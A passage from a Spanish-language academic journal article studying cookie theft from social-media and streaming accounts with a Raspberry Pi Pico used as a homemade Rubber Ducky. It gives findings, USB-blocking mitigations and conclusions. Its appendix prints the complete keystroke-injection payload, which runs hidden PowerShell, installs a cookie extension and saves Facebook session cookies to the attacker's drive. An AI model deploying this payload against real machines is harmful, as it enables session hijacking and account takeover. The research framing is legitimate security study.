Cuentas vinculadas	☑	☑	☑	☑	☑	☑	☑	☑
Información de ubicación	☑	☑	☑	☑	☑	☑	☑	☑
historial de navegación	☑	☑	☑	☑	☑	☑	☑	☑
Información de contactos	☑	⊘	⊘	⊘	⊘	☑	⊘	⊘

alto vulnerabilidades importantes o se podrían generar falsos positivos que podrían llevar a una conclusión equivocada. La seguridad informática es un campo altamente especializado que requiere una atención cuidadosa y una experiencia profunda para garantizar que los sistemas estén protegidos de manera efectiva contra amenazas y ataques cibernéticos.

La extensión Cookie Editor puede ser una herramienta muy útil para analizar el comportamiento de las cookies en diferentes Redes Sociales y plataformas de Streaming. En este sentido, es importante señalar que Twitter, ha implementado medidas de seguridad para proteger a los usuarios, como el bloqueo de cuentas en caso de detectar un comportamiento sospechoso. Sin embargo, es cierto que no todas las plataformas tienen las mismas medidas de seguridad, y algunos usuarios pueden utilizar herramientas como Cookie Editor para extraer y manipular las cookies de otros usuarios. Es por eso que las empresas deben tomar medidas para proteger la privacidad y seguridad de sus usuarios.

En el caso de Facebook, es cierto que no tiene el mismo nivel de seguridad que otras plataformas, y se han reportado casos en los que los datos de los usuarios han sido utilizados de manera malintencionada. Aunque la plataforma ha tomado medidas para mejorar la seguridad de los datos de los usuarios, es necesario que los usuarios estén al tanto de los riesgos que existen al compartir información en línea, y puedan tomar medidas para proteger su privacidad y seguridad.

Importar cookies de sitios públicos de plataformas de Streaming puede proporcionar información valiosa sobre el comportamiento del usuario y sus preferencias. Por ejemplo, al importar las cookies de Netflix, se pueden ver los programas y películas que ha visto el usuario, y al observar esta información en conjunto con los datos demográficos del usuario, se pueden inferir sus gustos y preferencias. Cabe destacar que no todas las plataformas de Streaming ofrecen el mismo nivel de acceso

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

a través de cookies. Algunas, como Netflix, permiten ver todo el contenido disponible, mientras que otras, como Disney Plus Hotstar, limitan el acceso solo a la información del usuario.

Esto se debe a que cada plataforma utiliza diferentes técnicas de seguridad para proteger su contenido y la privacidad de sus usuarios. Algunas plataformas pueden ser más vulnerables a ciertas técnicas de hacking, lo que podría permitir a un atacante obtener acceso completo a su contenido. Por esta razón, las plataformas deberían implementar más medidas de seguridad que sean adecuadas para proteger sus sistemas y la información de sus usuarios. Es relevante que los usuarios también tengan precaución al importar cookies de sitios públicos, estos podrían comprometer su información personal. Además, el uso de cookies de terceros sin el permiso de la plataforma de Streaming puede ser ilegal y puede tener consecuencias legales graves.

El Rubber Ducky es un dispositivo que se ha vuelto muy popular en el mundo de la seguridad informática por su capacidad para automatizar acciones en el equipo de la víctima. Aunque puede ser utilizado para fines legítimos, también puede ser utilizado con fines malintencionados. En este caso, el uso de un Raspberry Pi Pico como Rubber Ducky casero para extraer cookies de Redes Sociales es un ejemplo de cómo se pueden utilizar este tipo de dispositivos para llevar a cabo acciones no autorizadas. La extracción de cookies de Redes Sociales puede permitir a un atacante obtener acceso no autorizado a la cuenta de la víctima y, potencialmente, obtener información confidencial.

Una posible solución para mitigar el riesgo del Rubber Ducky casero es bloquear los puertos USB en los dispositivos de la organización. Esto puede hacerse mediante la deshabilitación del puerto USB en la BIOS, la desinstalación del controlador USB o mediante software de control de acceso. Aunque bloquear los puertos USB puede ser una solución efectiva, puede generar inconvenientes en la operación cotidiana. Por lo tanto, es importante equilibrar la seguridad con la funcionalidad y la conveniencia para encontrar la mejor solución.

5. Conclusiones

Que el acceso no autorizado a la información personal de los usuarios es una violación grave de la privacidad y la seguridad. Los atacantes pueden utilizar esta información para cometer fraude, robo de identidad, extorsión, acoso y otros delitos cibernéticos. Por esta razón, es fundamental que los usuarios tomen medidas de seguridad adecuadas para proteger su información en línea, cómo utilizar contraseñas seguras, activar la autenticación de dos factores y evitar compartir información personal sensible en línea.

Las plataformas LinkedIn y Reddit son más seguras que otras como Facebook, que es la red social más vulnerable. Twitter detecta actividad sospechosa y tiene un buen nivel de seguridad. En cuanto a los servicios de Streaming, YouTube brinda más información a los atacantes mientras que Netflix es una de las plataformas más vulnerables debido a la gran cantidad de cookies encontradas. Es importante estar al tanto de las políticas de privacidad y seguridad de cada plataforma y tomar medidas adecuadas para proteger la información sensible de estos sitios web, como utilizar contraseñas fuertes y actualizarlas regularmente y evitar compartir información personal o confidencial; Al hacerlo, se puede disfrutar de los beneficios que ofrecen estas plataformas en línea sin comprometer nuestra seguridad.

Que los proveedores de servicios en línea también tienen la responsabilidad de proteger la información de sus usuarios y de implementar medidas de seguridad adecuadas para prevenir el acceso no autorizado a sus plataformas. Esto incluye la implementación de sistemas de autenticación robustos, la detección temprana de intrusiones y la respuesta rápida a incidentes de seguridad. En última instancia, la seguridad en línea es un esfuerzo conjunto entre los usuarios y los proveedores de servicios, y requiere la colaboración y el compromiso de todos para mantener la integridad y la privacidad de la información en línea.

Que el uso del Payload resultó fundamental en el estudio, se trató de un conjunto de instrucciones que, configurado como un teclado, permitió acceder a los datos de las cookies de las Redes Sociales. Es importante destacar que este estudio se llevó a cabo con el objetivo de demostrar de manera clara y sencilla como un atacante puede robar información, aunque se encuentra en su fase beta, se han obtenido resultados muy satisfactorios, logrando obtener las cookies de varias sesiones de cuentas de Redes Sociales sin ser detectados. Cabe señalar que, para su funcionamiento, se deben cumplir ciertos requisitos del ordenador víctima, como la configuración del teclado y el rendimiento del ordenador, esto afecta el tiempo de ejecución de cada instrucción. Además, es importante contar con una conexión a Internet de calidad. En resumen, el Payload es una herramienta prometedora que puede ser muy efectiva siempre y cuando se cumplan los requisitos necesarios en el ordenador víctima.

El Raspberry Pi Pico es un dispositivo que se puede convertir en un USB Rubber Ducky para ejecutar comandos mediante emulación de teclado. Sin embargo, debido a sus limitaciones de hardware y recursos, el rendimiento de los scripts creados en él puede ser menos eficiente que en el Rubber Ducky original. En particular, al conectarse a ordenadores con poca capacidad de

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5792

memoria RAM, disco mecánico o con una conexión a Internet lenta para descargar la extensión necesaria que usa el script, la ejecución del script puede ser más lenta o tener problemas.

Contribución de los autores

Aura Dolores Zambrano Rendon: Supervisión, redacción – revisión y edición del artículo. **Luis Cristóbal Cedeño Valarezo**: Supervisión, redacción – revisión y edición del artículo. **Diego Alexander Avellán Vera**: Conceptualización, análisis formal, investigación y metodología. **Jahir Enrique Herrera Molina:** Conceptualización, análisis formal, investigación y metodología, **Kevin Julio Cedeño Zambrano:** Conceptualización, análisis formal, investigación y metodología.

Conflictos de interés

Los autores declaran no tener ningún conflicto de interés.

Apéndice o Anexo

Payload usado con el Raspberry Pi Pico

REM ABRIR CHORME

GUI R

DELAY 700

STRINGL powershell -w h -NoP -NonI -Exec Bypass start chrome “https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg?hl=es-419”

DELAY 1000

ENTER

DELAY 10000

CTRL L

DELAY 2000

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 500

ENTER

DELAY 1000

TAB

DELAY 500

ENTER

DELAY 2000

ESCAPE

DELAY 3500

CTRL N

STRING chrome-extension://fngmhnnpilhplaeedifhccceomclgfbg/popup.

REM Dentro de url= [Especificar la ruta de la página a extraer las cookies]

STRING html?url=https://www.facebook.com/&id=710624068&incognito=false

DELAY 1000

ENTER

e-ISNN 2550-6730 | **Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023** | **DOI: 10.33936/isrtic.v7i1.5792**

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

```
DELAY 1000
F12
DELAY 1000
ENTER
DELAY 1000
STRING document.getElementById("copyButton").click();
DELAY 1500
ENTER
DELAY 1000
GUI M
DELAY 1000
GUI R
DELAY 500
STRINGL powershell
DELAY 1000
ENTER
DELAY 2000
STRING $drive = (Get-WmiObject Win32_Volume | ? { $_.DriveType -eq 2 } | Sort-Object -Property Name | Select-Object -Last 1).Name
DELAY 750
ENTER
DELAY 500
STRING $save = "saves"
DELAY 550
ENTER
STRING $FolderPath = [string]::Concat( $drive,$save)
DELAY 550
ENTER
STRING $FileName = "{0:yyyy-MM-dd_hh-mm}_User-Cookies.txt" -f (Get-Date)
DELAY 550
ENTER
STRING $FilePath = Join-Path $FolderPath $FileName
DELAY 550
ENTER
STRING Get-Clipboard | Set-Content -Path $FilePath
DELAY 550
ENTER
STRING Get-Process chrome | Foreach-Object
{ $_.CloseMainWindow() | Out-Null }
DELAY 500
ENTER
STRING Get-Process chrome | Foreach-Object
{ $_.CloseMainWindow() | Out-Null }
DELAY 500
ENTER
STRING Stop-Process -Id $PID
DELAY 550
ENTER
```

Referencias bibliográficas

Aguilera, O., Pérez, Alí., y Rivero, R. (2017). La protección de la información. Una visión desde las entidades educativas cubanas. *Ciencias de la información, 48*(3),41–47.

Álvarez, P. (2022). Top 10 vulnerabilidades web de 2021.Instituto Nacional de Ciberseguridad. Recuperado: 17/05/2023. Obtenido de: https://www.incibe.es/protege-tu-empresa/blog/top-10-vulnerabilidadesweb-2021

Diazgranados, H. (2020). Empresas, principal objetivo de ciberataques en América Latina. Kaspersky. Recuperado: 19/05/2023. Obtenido de: https://latam.kaspersky.com/blog/empresas-principal-objetivo-deciberataques-en-america-latina/20209/

Fuentes, J., Castro, S., Medina, B., Moreno, F., y Sepúlveda, S. (2018). Experimentación de controladores digitales clásicos en un sistema embebido aplicado en un proceso térmico. *Revista UIS Ingenierías, 17*(1), 81-92. Recuperado: 17/05/2023.

González, B. y Zúniga, M. (2017). Estudio del impacto de las cookies en la seguridad de las aplicaciones web. Research gate. Recuperado: 19/05/2023. Obtenido de: Obtenido de: https://www.researchgate.net/

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5792

publication/324485783_Estudio_del_impacto_de_las_cookies_en_la_seguridad_de_las_aplicaciones_web

Hernández, M. (2022). Pentesting con OWASP: fases y metodología. Blog de Hiberus Tecnología.Recuperado: 19/05/2023. Obtenido de: https://www.hiberus.com/crecemos-contigo/pentesting-owaspfases-metodologia/

Kaspersky. (2021). Continúa la guerra del streaming: ¿Qué pasa con las ciberamenazas? Kaspersky. Recuperado: 19/05/2023. Obtenido de: https://securelist.lat/streaming-related-cyberthreats-report-2021/95772/

Loaiza Carpio, A. (2017). Implementación de un esquema de seguridad inicial para las aplicaciones web del grupo comercial IIASA Ecuador, usando como referencia los riesgos de seguridad de aplicaciones web del apartado OWASP Top 10 2013. DSpace en Espol. Recuperado: 19/05/2023.

Marcillo, K. (2021). Análisis de las herramientas y técnicas utilizadas en prueba de penetración para la detección de vulnerabilidades en aplicaciones web. *Unesum-Ciencias, 5*(1), 135-144. Recuperado: 18/05/2023.

Muncaster, P. (2022). Amenazas dirigidas al navegador: cómo buscar en la web de forma segura. WeLiveSecurity. Recuperado: 16/05/2023. Obtenido de: https://www.welivesecurity.com/la-es/2022/08/10/amenazasdirigidas-navegador-web-como-buscar-forma-segura/

Ríos Gutiérrez, G., Bohada Jaime, J., & Delgado González, I. (2018). Gestión de seguridad de la información en las organizaciones. *Investigación e Innovación en Ingeniería de Software, 2*. 111-121.

Roca, J., y Fernández, G. (2019). *Estudios de seguridad de aplicaciones web*. [Tesis de postgrado]. Escuela Naval Militar.

Vázquez, L. (2022). Descubre cuáles son las 4 plataformas de streaming más usadas del mundo. Uno TV. Recuperado: 19/05/2023. Obtenido de: https://www.unotv.com/ciencia-y-tecnologia/plataformas-destreaming-mas-usadas-del-mundo-descubre-cualesson/

Vega, E. (2021). *Seguridad de la información*. 3Ciencias

Vishnu S., y Kulkarni, L. (2023). Survey on micro-controllerbased bad USB attacks. *Journal of Positive School Psychology*, 965–974.

Vishnu, S., y Kulkarni, L. (2022). Enhancement and implementation of BadUSB attacks using microcontrollers. *Journal of Positive School Psychology, 6*(9), 563–573.